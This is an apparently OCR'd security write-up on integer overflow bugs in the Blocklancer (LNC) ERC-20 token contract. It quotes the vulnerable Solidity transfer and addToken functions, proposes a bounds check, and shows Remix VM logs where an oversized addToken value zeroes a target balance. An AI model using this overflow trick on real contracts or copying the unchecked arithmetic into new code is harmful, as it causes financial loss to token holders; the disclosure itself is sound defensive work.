
LNCToken

https://etherscan.io/address/0x63e634330a20150dbb61b15648bc73855d6ccf07#code



Eth: $2,663.31 (-6.00%) | 22 Gwei

Token Lancer Token

Sponsored: Crypto.com - Buy ETH at True Cost - Lowest fees for credit/debit card purchases. Download App.

Overview [ERC-20]

PRICE
$0.0005 @ 0.000000 Eth

FULLY DILUTED MARKET CAP
$77,202.61

Max Total Supply:	152,177,339.137222302... LNC
Holders:	8,135 (0.00%)
Transfers:	15,675

Profile Summary [Edit] More

Contract:	0x63e634330a20150dbb61b15648bc73855d6ccf07
Decimals:	18
Official Site:	https://blocklancer.net/
Social Profiles:	

Transfers Holders Info DEX Trades Contract Analytics Comments

A total of 15,675 transactions found

First < Page 1 of 627 > Last

Txn Hash	Method	Age	From		To	Quantity
0xa44775f3025253e8d0...	Transfer	18 days 8 hrs ago	0x0f4357152befc88155a...	→	0xa05bc162dc312339a1...	100,000
0x6b43c3850b389a3af8...	Swap Exact Token...	38 days 12 hrs ago	0xa05d79f5b617f175e37...	→	Uniswap V2: LNC	75,752.164977961982377998
0xd3a284aec5455c412b...	Swap Tokens For ...	38 days 12 hrs ago	0xa05d79f5b617f175e37...	→	Uniswap V2: LNC	65,312.384605568017622002

Figure 1. LNC Token Information

Integer Overflow

```
/// allows to transfer token to another address
function transfer(address _to, uint256 _value) returns (bool success) {
    // Don't allow in funding state
    if(funding) throw;
    if(!allowTransfer)throw;

    var senderBalance = balances[msg.sender];
    //only allow if the balance of the sender is more than he want's to send
    if (senderBalance >= _value && _value > 0) {
        //reduce the sender balance by the amount he sends
        senderBalance -= _value;
        balances[msg.sender] = senderBalance;

        //increase the balance of the receiver by the amount we reduced the balance of the sender
        balances[_to] += _value;

        //saves the last time someone sent LNc from this address
        //is needed for our Token Holder Tribunal
        //this ensures that everyone can only vote one time
        //otherwise it would be possible to send the LNC around and everyone votes again and again
        lastTransferred[msg.sender]=block.timestamp;
        Transfer(msg.sender, _to, _value);
        return true;
    }
    //transfer failed
    return false;
}
```


If calls this function with a large _value, which is smaller than the senderBalance but the sum of (balances[_to]+_value) > 2^256, it will cause an integer overflow at line ('balances[_to] += _value;') and finally change the balance of receiver's accounts to a smaller number(caused by overflow). This integer overflow vulnerability allows sender to cause unexpected economic losses.

The founder should check the sum of (balances[_to]+_value) before changing the balances of sender and receiver, such as 'if (balances[_to] < balances[_to] + _value) throw;'.

```
function addToken(address invest,uint256 value){
        if(msg.sender!=master)throw;
        balances[invest]+=value;
        totalTokens+=value;
}
```

The similar Integer Overflow vulnerability in addToken function. This vulnerability allows owner to add token to users. However, the unlimited value can change balance of user to zero.

Exploit




```
        if(msg.sender!=master)throw;
        funding=r;
    }

    function setTransfer(bool r){
        if(msg.sender!=master)throw;
        allowTransfer=r;
    }

    function addInitialInvestor(address invest){
        if(msg.sender!=master)throw;
        initialInvestor[invest]=true;
    }

    function addToken(address invest,uint256 value){
        if(msg.sender!=master)throw;
        balances[invest]+=value;
        totalTokens+=value;
    }

    function setEarlyInvestorExchangeRate(uint invest){
        if(msg.sender!=master)throw;
        EarlyInvestorExchangeRate=invest;
    }

    function setStartDate(uint time){
        if(msg.sender!=master)throw;
        fundingStart=time;
```

```
transact to BlocklancerToken.addToken pending ...

[vm] from:0xca3...a733c to:BlocklancerToken.addToken(address,uint256) 0x0dc...97caf value:0 wei
data:0xaf8...01f40 logs:0 hash:0x905...556bd

call to BlocklancerToken.balanceOf

[call] from:0xca35b7d915458ef540ade6068dfe2f44e8fa733c to:BlocklancerToken.balanceOf(address)
data:0x70a...40225
>
```

addToken
invest: 0x583031d1113ad414f02576bd6afabfb3021
value: 8000

balanceOf 0x583031d1113ad414f02576bd6afabfb3021
0: uint256: balance 8000

*Figure 2. The Result of addToken() to target account.



```
        if(msg.sender!=master)throw;
        funding=r;
    }

    function setTransfer(bool r){
        if(msg.sender!=master)throw;
        allowTransfer=r;
    }

    function addInitialInvestor(address invest){
        if(msg.sender!=master)throw;
        initialInvestor[invest]=true;
    }

    function addToken(address invest,uint256 value){
        if(msg.sender!=master)throw;
        balances[invest]+=value;
        totalTokens+=value;
    }

    function setEarlyInvestorExchangeRate(uint invest){
        if(msg.sender!=master)throw;
        EarlyInvestorExchangeRate=invest;
    }

    function setStartDate(uint time){
        if(msg.sender!=master)throw;
        fundingStart=time;
```

```
[call] from:0xca35b7d915458ef540ade6068dfe2f44e8fa733c to:BlocklancerToken.balanceOf(address)
data:0x70a...40225

transact to BlocklancerToken.addToken pending ...

[vm] from:0xca3...a733c to:BlocklancerToken.addToken(address,uint256) 0x0dc...97caf value:0 wei
data:0xaf8...fe0c0 logs:0 hash:0x1dd...080c6

call to BlocklancerToken.balanceOf

[call] from:0xca35b7d915458ef540ade6068dfe2f44e8fa733c to:BlocklancerToken.balanceOf(address)
data:0x70a...40225
>
```

addToken
invest: 0x583031d1113ad414f02576bd6afabfb3021
value: 1157920892373161954235709850086879

balanceOf 0x583031d1113ad414f02576bd6afabfb3021
0: uint256: balance 0

*Figure 3. The Result of addToken() to attack target account!